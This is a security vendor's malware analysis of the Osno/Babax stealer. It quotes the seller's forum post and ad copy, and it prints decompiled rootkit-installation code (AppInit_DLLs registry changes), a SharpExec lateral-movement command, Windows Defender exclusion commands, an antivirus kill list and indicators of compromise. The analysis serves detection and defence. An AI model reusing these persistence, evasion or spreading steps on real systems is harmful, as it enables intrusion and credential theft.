

Babax stealer rebrands to Osno, installs rootkit

 gdatasoftware.com/blog/2020/11/36459-babax-stealer-rebrands-to-osno-installs-rootkit



Babax not only changes its name but also adds a Ring 3 rootkit and lateral spreading capabilities. Furthermore it has a ransomware component called OsnoLocker. Is this combination as dangerous as it sounds?

Emergence of Babax and Osno

Babax stealer is at least around since June 2019. At that time a user named **ForlayPy** gave away the source code for free after being dissatisfied with a customer they sold the source to.



ForlayPy
Offline

22 June 2019 - 04:58 PM

BABAX Stealer

Basically this is a project I started coding in the last month when I wasn't active on cracked to it took me around a month and half, reading about the most recent stealers out in the market and studying how they works. So basically I'm selling the whole projects code, currently it does steal Chrome, Opera, Firefox password and decrypt them for you so you gets them as plain text also all the browsers cookies. Also there is in it a support for some client apps data stealing such as NordVPN, and Filezilla and for sure it gets you the full information about your target such as all his hardware IDs and all programs installed on his machine and a screenshot of his desktop. The special thing about this stealer is that I focused to make it stealth and fast as much as possible so you can bind it to any working program and the target won't be notice anything going on, for execution time it's quite fast as all the process of data gathering and data encryption + delivery goes in around 5 secs and after it gets done, you won't need to worry about duplicates or if the guy found that his info were stolen because all of these gets destroyed and the malware core gets executed only on the first launch so no duplicates or shit. Fast, simple and efficient.

For now as I'm sharing the whole project for **FREE** due to the non respect of agreements from the last buyer. You can take it and host it online and start your own stealer service, or do whatever you need with it it's all yours once you buy it. It's only 1 sale for now so you better hurry on getting it you won't have a second chance. I will be offering help if you struggle with setting it up over your visual studio or if you wanna link it with your C&C server. But don't expect me to add new features to you, you should look forward doing it if you want.

NOTE: by default it's currently bypassing all the detections while on obfuscation **

EDM DJ
Active Member

Posts: 677
Threads: 342
Joined: Oct 2018
Reputation: 198

A colleague of mine discovered the first Osno stealer sample^[1] on 5th October 2020. The sample^[1] is a packed .NET assembly with the module name **FallGuysStats**. The module name indicates that it is using a statistics generator for the Steam game Fall Guys as a lure. The config shows version **Osno 2.1.5** and has placeholders for some of the functions, including FTP and Telegram settings.

By the end of October researcher [@backsla3h](#) noted that the stealer is sold on forums. The advertisement comparison of Babax and Osno shows not only an increased price but also four more features or "Benefits" for Osno: r77 and network spreading, Anti-AV and evasion of WindowsDefender via allowlist, AnarchyGrabber and microphone records. Additionally there is a ransomware module which is not advertised (yet). Most of these features are described in the following sections.



BABAX RECOVERY TOOL

Recover credentials in a **mouse click** !

With the use of multi-threading system **Babax** is gathering you all data in an archive **within seconds of executions** !
Bypassing all kind of false-detection by AntiViruses and malwares within the built in Crypter.

BUY NOW

BENEFITS



Recover All Saved Logins and Cookies from **Chromium Browsers**



Recover All Saved Logins and Cookies from **Gecko Browsers**



Get all infos about **the hardwares and the softwares** within



Recover your saved **Discord Token and 2FA session** on the fly



Grab **the wallets files** if they're available



Add **another Admin user on the target** if it's an **RDP**



Shot up 2 images out of the machine screen and cam



Self Admin privilege's forger for a smooth experience



reFud on every update

PRICING PLANS

We offer one of the **cheapest, affordable and professional pricing plans** from the market !

★ BASIC	CROWN PREMIUM	↑ TOP STANDARD
\$29.99 / 1 month BUY NOW	\$79.99 / lifetime BUY NOW	\$49.99 / 3 months BUY NOW

PAYMENT METHODS



CONTACT

CONTACT



t.me/jorenc



XABAB #8208

Designed by [australia#0001](#)



OSNO RECOVERY TOOL

Recover credentials in a **mouse click** !

With the use of multi-threading system **OSNO** is gathering you all data in an archive **within seconds of executions** !
Bypassing all kind of false-detection by AntiVirues and malwares within the built in Crypter.

BUY NOW

BENEFITS



Recover All Saved Logins and Cookies from **Chromium Browsers**



Recover All Saved Logins and Cookies from **Gecko Browsers**



Get all infos about **the hardwares and the softwares** within



Recover your saved **Discord Token and 2FA session** on the fly



Grab **the wallets files** if they're available



Add **another Admin user on the target** if it's an RDP



Shot up **2 images** out of the machine screen and cam



Self Admin privilege's forger for a **smooth experience**



r77 & Network Spreading Exploits



Kill Running AVs and Self-Whitelist on WD




AnarchyGrabber - Grab Token / Disable 2FA




Record via **microphones**

And Much More!



reFud on every update

Anti AnyRun & HybridAnalysis



PRICING PLANS

We offer one of the **cheapest, affordable and professional** pricing plans from the market !

3 Months Plan

€63.99

per 3 months

Save 30%

Grab the Deal

✔ Satisfaction guarantee

Lifetime Plan

€91.99

one time payment

Save 92%

Grab the Deal

✔ Satisfaction guarantee

Monthly Plan

€27.99


per month

Grab the Deal

✔ Satisfaction guarantee

PAYMENT METHODS






Rootkit r77

Although the advertisement calls this an exploit, it is actually an open source rootkit by bytecode77. The Github repo provides DLL's for this rootkit as well as an installer. Osno does the installation itself. Just like the rootkit installer, Osno registers the rootkit DLL to **AppInit_DLLs** and enables **LoadAppInit_DLLs** so it is loaded with every process. Because the rootkit DLLs are not signed, it sets **RequireSignedAppInit_DLLs** to 0.

```
// Token: 0x02000076 RID: 118
internal class r77
{
    // Token: 0x0600027A RID: 634 RVA: 0x0001CC4 File Offset: 0x0000FEC4
    public static void Install(bool is64bit)
    {
        try
        {
            string text = Robyn.AppDate + "\\x" + (is64bit ? 64 : 86).ToString() + ".dll";
            string text2 = Path.Combine(Robyn.AppDate, "$77-" + Guid.NewGuid().ToString("N") + "-" + text);
            File.Copy(Path.Combine(Path.GetTempPath(), "r77-" + text), text2);
            new FileInfo(text2).Attributes |= FileAttributes.Temporary;
            using (RegistryKey registryKey = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, is64bit ? RegistryView.Registry64 : RegistryView.Registry32).OpenSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows", true))
            {
                registryKey.SetValue("LoadAppInit_DLLs", 1);
                registryKey.SetValue("RequireSignedAppInit_DLLs", 0);
                registryKey.SetValue("AppInit_DLLs", text2);
            }
        }
        catch
        {
        }
    }
}
```

The rootkit uses MinHook to redirect WinAPI calls, so that it hides processes and file names, e.g., from explorer and taskmanager. The proof-of-concept binaries for the rootkit hide files and processes that start with "\$77". Since Osno uses the proof-of-concept binaries, it needs to add the prefix "\$77" to its own files to make it work.



File hiding demonstration by r77 rootkit. Image from <https://github.com/bytecode77/r77-rootkit>
 The Github README.md for r77 states that the rootkit is still work in progress. Because of that hiding files for x86 is currently unstable and disabled in the proof-of-concept files.

Lateral movement via SharpExec

Osno collects all accessible IP addresses in the local network, then downloads SharpExec binaries from Github. SharpExec is a tool with various commands for lateral movement. Osno executes the following command for every collected IP and domain:

```
<sharpexec> -m=psexec -i=<collected-ip> -d=<collected-domain> -f=<path-in:%TEMP%/gpustats.bx> -e=%TEMP%/<randomname>
```

The file gpustats.bx contains the path to the Osno executable. This command attempts to upload Osno to the given IP into the %TEMP% folder and executes it. That way Osno is able to spread to all accessible computers within the network.

Anti-AV

The following Anti-AV features are those of the unpacked Osnoe sample^[2]. The packer stub itself has also Anti-AV which is beyond the scope of this article.

Windows Defender

Osno adds its own path and the root of drive C: as exclusion folder for Windows Defender using the following PowerShell commands:

```
Add-MpPreference -ExclusionPath C:\
Add-MpPreference -ExclusionPath <path-to-malware>
```

This can only be successful if the malware has already gotten foothold on the system and obtained administrator privileges.

Other AVs

Osno searches for Window titles and process names to kill the processes of Antivirus software. It does this for the following window titles and process names:

- Window title "Malwarebytes Anti-Malware" and process name either mbamgui or mbam
- Process names: avgidsagent, avgfws, avgtray, avgemcx, avgwdsvc, avgnsx, avgcsrvx, avgrsx, Toolbar Updater

That means only Malwarebytes Anti-Malware and AVG are affected.

Osno ransomware is a wiper

Osno ransomware, or OsnoLocker as it is called in the code, has an implementation for XXTEA. However, it is not used in the current sample. Instead it overwrites the original content of the files with a marker. The marker is the string "OsnoRansom" appended by a randomly created string of length 50-200 characters consisting of uppercase letters A-Z and digits 0-9. Described as a regex this would be `^OsnoRansom([A-Z0-9]){50,200}$`. The randomly created string will be different for every affected file.

OsnoLocker adds the **.osnoed** extension to these files.

OsnoLocker puts a ransom message into a file called **Reclnstruct.osnoned** (sic!). It proceeds to write an executable to disk named **Osno Decryptor.exe**^[3] whose purpose is to lock the screen, display the ransom message that was placed in **Reclnstruct.osnoned** and ask for a decryption code. This **Osno Decryptor.exe** has the module name **FakeRansomware**.

Osno is a wiper in its current form and payment will not help to get any files back. Recovery of files via shadow volumes copies can work, though. Future versions of Osno might use the already implemented XXTEA to encrypt files.



All your files are encrypted by Osno Ransomware!

23:59:09

Enter decryption code below:

AnarchyGrabber and other copied tools

Osno stealer implements the code of AnarchyGrabber 3. [An article by Bleepingcomputer](#) describes the additional features of the latest AnarchyGrabber version. Just like that version, Osno will force Discord to load JScript files **inject.js** and **discordmod.js**. To do that it puts the JScript files into the folder %AppData%\Discord\`<version>\modules\discord_desktop_core\osno`. Discord will then act as a stealer.

Another tool that this Osno sample uses is **Da pure C++ Clipper**^[4]. A native binary for clipbanking.

Furthermore, [@backsla3h pointed out](#) that the RunPE method and VM/Debugger/Sandbox detection code are taken from **CSharp-RunPE** and **Anti-Analysis** by **NYAN-x-CAT**.

So we have already identified six different copied sources and tools that are deployed by Osno: SharpExec, AnarchyGrabber, Da Pure C++ Clipper, CSharp-RunPE, Anti-Analysis, r77 rootkit. It is likely that there are more copied sources in those functions I didn't look at as they are beyond the scope of this article.

Conclusion

Osno is not just a stealer anymore. Although that is still the main focus, the added capabilities pose a more serious threat, especially RDP access, lateral movement and file destruction.

However, none of that seems particularly scary.

Firstly, most of the serious sounding features are only possible **after** the malware successfully accessed the system and gained administrator privileges. That includes the rootkit and the anti-AV. The lateral movement portion depends on an external tool that needs to be downloaded first. It is only successful if network administrators disregard security measures altogether, thus, unlikely to cause serious outbreaks.

Secondly, many of the stealer's features have been taken from public repositories and are known to defenders, making detection of the malware easier. Osno seems to have been worked around some of those tools. E.g., it uses the r77 rootkit binaries as is, although they are unfinished and only work with drawbacks. Osno renames its files to make them work for the rootkit binaries instead of implementing a rootkit that works for the Osno files.

The ransomware, which may have been self-implemented, seems not finished yet, which is confirmed by existence of non-implemented XXTEA code and the fact that this feature is not advertised. Later versions will likely use encryption instead of destroying files.

Due to the mishmash of open-source code and tools from other malware Osno is best described as a patchwork Frankenstein's monster .

Indicators of compromise

Sample	SHA256
[1] Osno/Babax stealer	3bb9f55514122071824320091030f517a2809c140d86791275037569b26f53f1
[2] Unpacked Osno	4fd221c89030a1fe1c2396a957990693ec8e6330ed79c63bde24abdbc0b8b166
[3] Screenlocker "Osno Decryptor.exe"	40e4fffa431378e9f09310bba5ff4b8bcec1e11e2b9a606d15f123b696bdb697
[3] Da pure C++ Clipper	1412516d5f9e43e9c797bbeb3872ef2ff0f68cf51d66288cfd257bb0b56a0e54

Description	Indicator of compromise
Regex for names of downloaded and executed files by Osno located in %APPDATA% folder	(\\\$77-)[a-z]{7}\.exe Example: \$77-evlnnrz.exe evlnnrz.exe
Used as marker for download and execute, contains "0x15" after successful execution.	%APPDATA%\system.infox

Description	Indicator of compromise
Data file that indicates if autorun was set, contains either "False" or "01010"	C:\ProgramData\ar.xdg
Contains the path of the Osno executable base64 encoded or after lateral movement the string "0x14"	%TEMP%/gpustats.bx
Discord JScript files placed by AnarchyGrabber	%AppData%\Discord\<version>\modules\discord_desktop_core\osno\inject.js %AppData%\Discord\<version>\modules\discord_desktop_core\osno\discordmod.js
Additional user for RDP access, password "5Z6aW8qRhLWEwS"	Defaultuser
Ransom message to be displayed by screenlocker	Reclnstruct.osnored
Regex for content of overwritten files with .osnoed extension	^OsnoRansom([A-Z0-9]){50,200}\$ Example: OsnoRansom6ES4BAQ7F2Z4CPMZ3TMDRCP5BLHQQU7NPOS7DKEN1F31VGITX8
Stolen data, placed in %TEMP%\<md5(username)>Osno\ <md5(machinename)>- Logs	Chromium Logins.txt Cookies.txt Gecko Logins.txt Direct Login Cookies.txt CreditCards.txt Others.txt Hardware & Soft.txt